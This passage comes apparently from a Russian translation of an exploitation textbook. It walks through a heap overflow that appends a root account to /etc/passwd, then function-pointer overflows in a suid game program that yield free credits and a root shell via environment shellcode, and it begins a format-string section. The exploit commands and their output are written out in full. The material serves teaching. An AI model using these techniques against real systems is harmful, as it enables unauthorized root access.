Обратите внимание: значение привязки всегда стоит в начале хеша. Когда пользователь при регистрации вводит свой пароль, система ищет зашифрованный пароль этого пользователя. Взяв значение привязки из зашифрованного пароля, система применяет к тексту пароля, введенному пользователем, однонаправленный алгоритм хеширования. Затем она сравнивает два хеша: если они равны, считается, что пользователь ввел правильный пароль. Такая схема позволяет осуществлять аутентификацию пользователей и не хранить при этом их пароли в системе.

Если поместить какой-либо из этих хешей в поле пароля, паролем для этой учетной записи станет `password`, каким бы ни было значение привязки. Строка, которая дописывается в файл */etc/passwd*, может выглядеть так:

```
myroot:XXq2wKiyI43A2:0:0:me:/root:/bin/bash
```

Однако в данном конкретном эксплойте переполнения в куче дописать такую строку к */etc/passwd* не удастся, потому что эта строка должна заканчиваться на /etc/passwd. Но если это имя файла просто добавить в конец записи, то строка файла паролей станет некорректной. Можно обойти эту трудность с помощью специальной символической ссылки, в результате чего запись будет оканчиваться на /etc/passwd и в то же время окажется допустимой строкой файла паролей. Вот как это делается:

```
reader@hacking:~/booksrc $ mkdir /tmp/etc
reader@hacking:~/booksrc $ ln -s /bin/bash /tmp/etc/passwd
reader@hacking:~/booksrc $ ls -l /tmp/etc/passwd
lrwxrwxrwx 1 reader reader 9 2007-09-09 16:25 /tmp/etc/passwd -> /bin/bash
reader@hacking:~/booksrc $
```

Теперь */tmp/etc/passwd* указывает на оболочку регистрации */bin/bash*. То есть */tmp/etc/passwd* тоже является допустимой оболочкой регистрации в файле паролей, что делает допустимой в файле паролей следующую строку:

```
myroot:XXq2wKiyI43A2:0:0:me:/root:/tmp/etc/passwd
```

Содержащиеся в ней значения нужно немного подкорректировать, чтобы часть строки до /etc/passwd имела длину ровно 104 байта.

```
reader@hacking:~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:me:/
root:/tmp"' | wc -c
38
reader@hacking:~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:" .
"A"x50 . ":/root:/tmp"' | wc -c
86
reader@hacking:~/booksrc $ gdb -q
(gdb) p 104 - 86 + 50
$1 = 68
(gdb) quit
reader@hacking:~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:" .
"A"x68 . ":/root:/tmp"' | wc -c
104
reader@hacking:~/booksrc $
```

Если добавить /etc/passwd в конец последней строки (выделена полужирным), то эта строка будет добавлена в конец файла */etc/passwd*. А раз эта строка определяет учетную запись с правами суперпользователя и установленным нами паролем, то легко зарегистрироваться с этими данными и получить права root, как показывает следующий листинг.

```
reader@hacking:~/booksrc $ ./notetaker $(perl -e 'print
"myroot:XXq2wKiyI43A2:0:0:" . "A"x68 . ":/root:/tmp/etc/passwd"')
[DEBUG] buffer   @ 0x804a008: 'myroot:XXq2wKiyI43A2:0:0:AAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA:/root:/tmp/etc/passwd'
[DEBUG] datafile @ 0x804a070: '/etc/passwd'
[DEBUG] file descriptor is 3
Note has been saved.
```

```
*** glibc detected *** ./notetaker: free(): invalid next size (normal):
0x0804a008 ***
======= Backtrace: =========
/lib/tls/i686/cmov/libc.so.6[0xb7f017cd]
/lib/tls/i686/cmov/libc.so.6(cfree+0x90)[0xb7f04e30]
./notetaker[0x8048916]
/lib/tls/i686/cmov/libc.so.6(__libc_start_main+0xdc)[0xb7eafebc]
./notetaker[0x8048511]
======= Memory map: ========
08048000-08049000 r-xp 00000000 00:0f 44384  /cow/home/reader/booksrc/notetaker
08049000-0804a000 rw-p 00000000 00:0f 44384  /cow/home/reader/booksrc/notetaker
0804a000-0806b000 rw-p 0804a000 00:00 0      [heap]
b7d00000-b7d21000 rw-p b7d00000 00:00 0
b7d21000-b7e00000 ---p b7d21000 00:00 0
b7e83000-b7e8e000 r-xp 00000000 07:00 15444  /rofs/lib/libgcc_s.so.1
b7e8e000-b7e8f000 rw-p 0000a000 07:00 15444  /rofs/lib/libgcc_s.so.1
b7e99000-b7e9a000 rw-p b7e99000 00:00 0
b7e9a000-b7fd5000 r-xp 00000000 07:00 15795  /rofs/lib/tls/i686/cmov/libc-2.5.so
b7fd5000-b7fd6000 r--p 0013b000 07:00 15795  /rofs/lib/tls/i686/cmov/libc-2.5.so

b7fd6000-b7fd8000 rw-p 0013c000 07:00 15795  /rofs/lib/tls/i686/cmov/libc-2.5.so
b7fd8000-b7fdb000 rw-p b7fd8000 00:00 0
b7fe4000-b7fe7000 rw-p b7fe4000 00:00 0
b7fe7000-b8000000 r-xp 00000000 07:00 15421  /rofs/lib/ld-2.5.so
b8000000-b8002000 rw-p 00019000 07:00 15421  /rofs/lib/ld-2.5.so
bffeb000-c0000000 rw-p bffeb000 00:00 0      [stack]
ffffe000-fffff000 r-xp 00000000 00:00 0      [vdso]
Aborted

reader@hacking:~/booksrc $ tail /etc/passwd
avahi:x:105:111:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
cupsys:x:106:113::/home/cupsys:/bin/false
haldaemon:x:107:114:Hardware abstraction layer,,,:/home/haldaemon:/bin/false
hplip:x:108:7:HPLIP system user,,,:/var/run/hplip:/bin/false
gdm:x:109:118:Gnome Display Manager:/var/lib/gdm:/bin/false
matrix:x:500:500:User Acct:/home/matrix:/bin/bash
jose:x:501:501:Jose Ronnick:/home/jose:/bin/bash
reader:x:999:999:Hacker,,,:/home/reader:/bin/bash
?
myroot:XXq2wKiyI43A2:0:0:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA:/
root:/tmp/etc/passwd
reader@hacking:~/booksrc $ su myroot
Password:
root@hacking:/home/reader/booksrc# whoami
root
root@hacking:/home/reader/booksrc#
```

0x342 Переполнение с замещением указателя на функцию

Если достаточно долго играть с программой *game_of_chance.c*, то можно заметить, что, как в настоящем казино, у большинства игр статистика оказывается в пользу заведения. Из-за этого выигрывать трудно – даже если везет. Но попробуем уравнять шансы. В этой программе последняя выбранная игра запоминается с помощью указателя на функцию. Этот указатель – часть структуры `user`, объявленной как глобальная переменная. Это означает, что память для структуры `user` выделена в сегменте bss.

Фрагмент game_of_chance.c

```
// Структура user, хранящая данные о пользователях
struct user {
   int uid;
   int credits;
   int highscore;
   char name[100];
   int (*current_game) ();
};

...

// Глобальные переменные
struct user player;        // Структура player
```

Буфер `name` в структуре `user` – подходящее место для переполнения. Этот буфер заполняет функция `input_name()`:

```
// Эта функция служит для ввода имени игрока, поскольку
// scanf("%s", &whatever) останавливает ввод, встретив пробел.
void input_name() {
    char *name_ptr, input_char='\n';
    while(input_char == '\n')     // Сбросить оставшиеся
       scanf("%c", &input_char);  // переводы строки.

    name_ptr = (char *) &(player.name); // name_ptr = адрес имени игрока
    while(input_char != '\n') {   // Пока не встретится перевод строки.
       *name_ptr = input_char;    // Поместить символ в поле name.
       scanf("%c", &input_char);  // Ввести следующий символ.
       name_ptr++;                // Увеличить указатель на имя.
    }
    *name_ptr = 0;  // Завершить строку.
}
```

Эта функция прекращает ввод, только встретив символ перевода строки. Ограничения в зависимости от размера целевого буфера нет, поэтому возможно переполнение. Чтобы использовать переполнение, нужно заставить программу вызвать указатель на функцию после того, как

мы его перепишем. Это произойдет в функции play_the_game(), вызываемой при выборе какой-либо игры в меню. Следующий фрагмент взят из кода меню выбора и запуска игры.

```
if((choice < 1) || (choice > 7))
    printf("\n[!!] The number %d is an invalid selection.\n\n", choice);
else if (choice < 4) { // Выбрана какая-то игра.
       if(choice != last_game) { // Если указатель на функцию не задан,
          if(choice == 1)        // направить его на выбранную игру
             player.current_game = pick_a_number;
          else if(choice == 2)
             player.current_game = dealer_no_match;
          else
             player.current_game = find_the_ace;
          last_game = choice;   // и запомнить выбор в last_game.
       }
       play_the_game();   // Запустить игру.
    }
```

Если last_game (прошлая игра) отличается от текущей выбранной игры, то указателю текущей игры current_game присваивается новое значение. Следовательно, чтобы заставить программу вызвать указатель на функцию, не перезаписывая его, нужно сначала сыграть игру и записать значение в переменную last_game.

```
reader@hacking:~/booksrc $ ./game_of_chance
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 70 credits] -> 1

[DEBUG] current_game pointer @ 0x08048fde

####### Pick a Number ######
This game costs 10 credits to play. Simply pick a number between 1 and 20,
and if you pick the winning number, you will win the jackpot of 100 credits!

10 credits have been deducted from your account.
Pick a number between 1 and 20: 5
The winning number is 17
Sorry, you didn't win.

You now have 60 credits
Would you like to play again? (y/n) n
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
```

```
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 60 credits] ->
[1]+ Stopped                 ./game_of_chance
reader@hacking:~/booksrc $
```

Нажав Ctrl-Z, можно приостановить текущий процесс. Сейчас в переменной `last_game` находится 1, поэтому если в следующий раз выбрать 1, указатель на функцию будет вызван без его изменения. Вернувшись в оболочку, рассчитаем, каким должен быть буфер для переполнения, который мы скопируем и вставим позднее в качестве имени. Перекомпилируем исходный код с отладочными символами и запустим программу через GDB, установив точку останова на `main()`, чтобы исследовать память. Как показано ниже, буфер `name` находится в структуре `user` на расстоянии 100 байт от указателя `current_game`.

```
reader@hacking:~/booksrc $ gcc -g game_of_chance.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x8048813: file game_of_chance.c, line 41.
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main () at game_of_chance.c:41
41         srand(time(0)); // Рандомизируем на базе текущего времени.
(gdb) p player
$1 = {uid = 0, credits = 0, highscore = 0, name = '\0' <repeats 99 times>,
current_game = 0}
(gdb) x/x &player.name
0x804b66c <player+12>: 0x00000000
(gdb) x/x &player.current_game
0x804b6d0 <player+112>: 0x00000000
(gdb) p 0x804b6d0 - 0x804b66c
$2 = 100
(gdb) quit
The program is running. Exit anyway? (y or n) y
reader@hacking:~/booksrc $
```

С помощью этих данных можно построить строку для переполнения буфера `name`. Ее можно скопировать и вставить в интерактивную игру Game of Chance, когда она будет возобновлена. Чтобы вернуться в прерванный процесс, введите `fg` (от *foreground*).

```
reader@hacking:~/booksrc $ perl -e 'print "A"x100 . "BBBB" . "\n"'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAABBBB
```

```
reader@hacking:~/booksrc $ fg
./game_of_chance
5

Change user name
Enter your new name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
Your name has been changed.

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB]
[You have 60 credits] -> 1

[DEBUG] current_game pointer @ 0x42424242
Segmentation fault
reader@hacking:~/booksrc $
```

Выберите в меню пункт 5, чтобы изменить имя, и скопируйте в него буфер для переполнения. В результате в указатель на функцию запишется `0x42424242`. После того как в меню снова будет выбран вариант 1, программа аварийно завершится, пытаясь вызвать указатель на функцию. Значит, мы уже управляем выполнением программы, осталось подобрать хороший адрес и заменить им `BBBB`.

Команда `nm` перечисляет символы в объектных файлах. С ее помощью можно находить адреса различных функций в программе.

```
reader@hacking:~/booksrc $ nm game_of_chance
0804b508 d _DYNAMIC
0804b5d4 d _GLOBAL_OFFSET_TABLE_
080496c4 R _IO_stdin_used
         w _Jv_RegisterClasses
0804b4f8 d __CTOR_END__
0804b4f4 d __CTOR_LIST__
0804b500 d __DTOR_END__
0804b4fc d __DTOR_LIST__
0804a4f0 r __FRAME_END__
0804b504 d __JCR_END__
0804b504 d __JCR_LIST__
0804b630 A __bss_start
0804b624 D __data_start
08049670 t __do_global_ctors_aux
08048610 t __do_global_dtors_aux
0804b628 D __dso_handle
```

```
         w __gmon_start__
08049669 T __i686.get_pc_thunk.bx
0804b4f4 d __init_array_end
0804b4f4 d __init_array_start
080495f0 T __libc_csu_fini
08049600 T __libc_csu_init
         U __libc_start_main@@GLIBC_2.0
0804b630 A _edata
0804b6d4 A _end
080496a0 T _fini
080496c0 R _fp_hw
08048484 T _init
080485c0 T _start
080485e4 t call_gmon_start
         U close@@GLIBC_2.0
0804b640 b completed.1
0804b624 W data_start
080490d1 T dealer_no_match
080486fc T dump
080486d1 T ec_malloc
         U exit@@GLIBC_2.0
08048684 T fatal
080492bf T find_the_ace
08048650 t frame_dummy
080489cc T get_player_data
         U getuid@@GLIBC_2.0
08048d97 T input_name
08048d70 T jackpot
08048803 T main
         U malloc@@GLIBC_2.0
         U open@@GLIBC_2.0
0804b62c d p.0
         U perror@@GLIBC_2.0
08048fde T pick_a_number
08048f23 T play_the_game
0804b660 B player
08048df8 T print_cards
         U printf@@GLIBC_2.0
         U rand@@GLIBC_2.0
         U read@@GLIBC_2.0
08048aaf T register_new_player
         U scanf@@GLIBC_2.0
08048c72 T show_highscore
         U srand@@GLIBC_2.0
         U strcpy@@GLIBC_2.0
         U strncat@@GLIBC_2.0
08048e91 T take_wager
         U time@@GLIBC_2.0
08048b72 T update_player_data
         U write@@GLIBC_2.0
reader@hacking:~/booksrc $
```

Функция `jackpot()` – замечательный объект для данного эксплойта. Несмотря на то что шансы в играх очень неравные, если указатель на функцию `current_game` должным образом заместить адресом функции `jackpot()`, не придется даже играть чтобы получить баллы. Вместо этого функция `jackpot()` будет вызываться непосредственно, выдавая награду в 100 баллов и склоняя чашу весов в пользу игрока.

Программа принимает данные со стандартного ввода. Выбор в меню можно записать в виде буфера, передаваемого на стандартный ввод программы. Выбор будет выполняться так, как если бы он осуществлялся с клавиатуры. В следующем примере выберите пункт меню 1, введите 7 как предположительное число и ответьте `n` на предложение сыграть снова, после чего выберите пункт меню 7, чтобы завершить работу.

```
reader@hacking:~/booksrc $ perl -e 'print "1\n7\nn\n7\n"' | ./game_of_chance
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 60 credits] ->
[DEBUG] current_game pointer @ 0x08048fde

####### Pick a Number ######
This game costs 10 credits to play. Simply pick a number between 1 and 20,
and if you pick the winning number, you will win the jackpot of 100 credits!

10 credits have been deducted from your account.
Pick a number between 1 and 20: The winning number is 20
Sorry, you didn't win.

You now have 50 credits
Would you like to play again? (y/n)  -=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 50 credits] ->
Thanks for playing! Bye.
reader@hacking:~/booksrc $
```

С помощью такого же приема можно заготовить сценарий применения эксплойта. Следующая строка сыграет один раз в Pick a Number, потом

заменит имя пользователя на 100 символов A**, за которыми помещается адрес функции** jackpot()**. Тем самым будет переписан указатель на функцию** current_game**, поэтому при новом выборе игры Pick a Number будет вызвана функция** jackpot()**.**

```
reader@hacking:~/booksrc $ perl -e 'print "1\n5\nn\n5\n" . "A"x100 . "\x70\
x8d\x04\x08\n" . "1\nn\n" . "7\n"'
1
5
n
5
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAp?
1
n
7
reader@hacking:~/booksrc $ perl -e 'print "1\n5\nn\n5\n" . "A"x100 . "\x70\
x8d\x04\x08\n" . "1\nn\n" . "7\n"' | ./game_of_chance
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 50 credits] ->
[DEBUG] current_game pointer @ 0x08048fde

####### Pick a Number ######
This game costs 10 credits to play. Simply pick a number between 1 and 20,
and if you pick the winning number, you will win the jackpot of 100 credits!

10 credits have been deducted from your account.
Pick a number between 1 and 20: The winning number is 15
Sorry, you didn't win.

You now have 40 credits
Would you like to play again? (y/n)  -=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 40 credits] ->
Change user name
Enter your new name: Your name has been changed.
```

```
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAp?]
[You have 40 credits] ->

\[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 140 credits
Would you like to play again? (y/n)  -=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAp?]
[You have 140 credits] ->
Thanks for playing! Bye.
reader@hacking:~/booksrc $
```

Убедившись, что метод действует, можно развить его, чтобы получить любое количество баллов.

```
reader@hacking:~/booksrc $ perl -e 'print "1\n5\nn\n5\n" . "A"x100 . "\x70\
x8d\x04\x08\n" . "1\n" . "y\n"x10 . "n\n5\nJon Erickson\n7\n"' | ./
game_of_chance
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAp?]
[You have 140 credits] ->
[DEBUG] current_game pointer @ 0x08048fde

####### Pick a Number ######
```

```
This game costs 10 credits to play. Simply pick a number between 1 and 20,
and if you pick the winning number, you will win the jackpot of 100 credits!

10 credits have been deducted from your account.
Pick a number between 1 and 20: The winning number is 1
Sorry, you didn't win.

You now have 130 credits
Would you like to play again? (y/n)  -=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAp?]
[You have 130 credits] ->
Change user name
Enter your new name: Your name has been changed.

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAp?]
[You have 130 credits] ->
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 230 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 330 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 430 credits
Would you like to play again? (y/n)
```

```
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 530 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 630 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 730 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 830 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 930 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 1030 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 1130 credits
Would you like to play again? (y/n)
[DEBUG] current_game pointer @ 0x08048d70
*+*+*+*+*+* JACKPOT *+*+*+*+*+*
You have won the jackpot of 100 credits!

You now have 1230 credits
Would you like to play again? (y/n)
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
```

```
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAp?]
[You have 1230 credits] ->
Change user name
Enter your new name: Your name has been changed.

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 1230 credits] ->
Thanks for playing! Bye.
reader@hacking:~/booksrc $
```

Как можно было заметить, эта программа тоже выполняется с флагом `suid` root. Это означает, что с помощью шелл-кода можно получить гораздо больше, чем бесплатные баллы. Как и при переполнении в стеке, шелл-код можно спрятать в переменной окружения. После формирования подходящего буфера эксплойта можно подать его на стандартный ввод *game_of_chance*. Обратите внимание на дефис – аргумент команды `cat`, расположенный после буфера эксплойта. Он указывает, что программа `cat` должна вслед за буфером эксплойта послать стандартный ввод, возвратив управление вводу. Несмотря на то что оболочка root не отображает системное приглашение, она остается доступной и поднимает права доступа.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat ./shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./game_of_chance
SHELLCODE will be at 0xbffff9e0
reader@hacking:~/booksrc $ perl -e 'print "1\n7\nn\n5\n" . "A"x100 . "\xe0\
xf9\xff\xbf\n" . "1\n"' > exploit_buffer
reader@hacking:~/booksrc $ cat exploit_buffer - | ./game_of_chance
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
```

```
[You have 70 credits] ->
[DEBUG] current_game pointer @ 0x08048fde

####### Pick a Number ######
This game costs 10 credits to play. Simply pick a number between 1 and 20,
and if you pick the winning number, you will win the jackpot of 100 credits!

10 credits have been deducted from your account.
Pick a number between 1 and 20: The winning number is 2
Sorry, you didn't win.

You now have 60 credits
Would you like to play again? (y/n)  -=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 60 credits] ->
Change user name
Enter your new name: Your name has been changed.

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAp?]
[You have 60 credits] ->
[DEBUG] current_game pointer @ 0xbffff9e0

whoami
root
id
uid=0(root) gid=999(reader)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),
       44(video),46(plugdev),104(scanner),112(netdev),113(lpadmin),
       115(powerdev),117(admin),999(reader)
```

0x350 Форматные строки

Эксплойт форматной строки – это еще один способ получить управление программой, выполняемой с особыми правами. Как и эксплойты

переполнения, *эксплойты форматной строки* основаны на ошибках программирования, влияние которых на безопасность не всегда очевидно. К счастью для программистов, поняв механизм этого эксплойта, довольно легко найти и устранить уязвимости, связанные с форматными строками. Хотя уязвимости форматных строк стали встречаться редко, знание технологии работы с ними может помочь в других ситуациях.

0x351 Параметры формата

Вы должны уже быть достаточно знакомы с основами форматных строк. Они активно использовались в предыдущих программах с функциями вроде `printf()`. Использующая форматную строку функция, такая как `printf()`, обрабатывает переданную ей форматную строку и, встретив параметр формата, выполняет специальные действия. Каждый параметр формата предполагает, что функции будет передана еще одна переменная, так что если в форматной строке есть три параметра формата, функция должна получить три дополнительных аргумента (помимо самой форматной строки).

Вспомним параметры формата, о которых говорилось в предыдущей главе.

Параметр	Тип данных	Тип вывода
`%d`	Значение	Десятичное число
`%u`	Значение	Десятичное число без знака
`%x`	Значение	Шестнадцатеричное число
`%s`	Указатель	Строка
`%n`	Указатель	Количество выведенных байтов

В прошлой главе показано применение часто используемых параметров форматирования, но более редкий параметр `%n` оставлен без внимания. Его применение демонстрирует код *fmt_uncommon.c*.

fmt_uncommon.c

```
#include <stdio.h>
#include <stdlib.h>

int main() {
   int A = 5, B = 7, count_one, count_two;

   // Пример форматной строки с параметром %n
   printf("The number of bytes written up to this point X%n is being stored
in count_one, and the number of bytes up to here X%n is being stored in
count_two.\n", &count_one, &count_two);
```

```
    printf("count_one: %d\n", count_one);
    printf("count_two: %d\n", count_two);

    // Пример со стеком
    printf("A is %d and is at %08x.  B is %x.\n", A, &A, B);

    exit(0);
}
```

В этой программе есть два параметра формата `%n` в инструкции `printf()`. Результат компиляции и запуска программы.

```
reader@hacking:~/booksrc $ gcc fmt_uncommon.c
reader@hacking:~/booksrc $ ./a.out

The number of bytes written up to this point X is being stored in count_one,
and the number of bytes up to here X is being stored in count_two.

count_one: 46
count_two: 113
A is 5 and is at bffff7f4. B is 7.
reader@hacking:~/booksrc $
```

Особенность параметра формата `%n` в том, что он записывает данные, ничего не отображая, в отличие от других параметров, которые отображают прочитанные данные.

Когда функция форматирования встречает параметр `%n`, она записывает количество байт, выведенных этой функцией, по адресу соответствующего аргумента функции. В `fmt_uncommon` это происходит в двух местах, и для записи этих данных в переменные `count_one` и `count_two` используется унарный оператор адреса. Затем выводятся значения этих переменных, показывающие, что 46 байт выведено перед первым `%n` и 113 – перед вторым.

Помещенный в конце пример со стеком служит удобным переходом к выяснению роли стека в работе форматных строк:

```
printf("A is %d and is at %08x. B is %x.\n", A, &A, B);
```

При вызове этой функции `printf()`, как и в случае любой другой функции, ее аргументы помещаются в стек в обратном порядке. Сначала проталкивается значение `B`, затем адрес `A`, затем значение `A` и в конце адрес форматной строки. Стек будет выглядеть, как на рис. 3.2.

Функция форматирования просматривает форматную строку посимвольно. Если очередной символ не является началом параметра форматирования (на который указывает знак процента), он копируется в выходной поток. Если обнаруживается параметр форматирования, то выполняются необходимые действия с аргументом, находящимся в стеке и соответствующим этому параметру.




Рис. 3.2. *Кадр стека для функции printf( )*

Но что происходит, если в стек помещено только два аргумента, а в форматной строке три параметра форматирования? Попробуем изменить строку `printf()` в примере со стеком на такую:

```
printf("A is %d and is at %08x. B is %x.\n", A, &A);
```

Это можно сделать в обычном редакторе или с помощью `sed`.

```
reader@hacking:~/booksrc $ sed -e 's/, B)/)/' fmt_uncommon.c >
                                              fmt_uncommon2.c
reader@hacking:~/booksrc $ diff fmt_uncommon.c fmt_uncommon2.c
14c14
<     printf("A is %d and is at %08x. B is %x.\n", A, &A, B);
---
>         printf("A is %d and is at %08x. B is %x.\n", A, &A);
reader@hacking:~/booksrc $ gcc fmt_uncommon2.c
reader@hacking:~/booksrc $ ./a.out
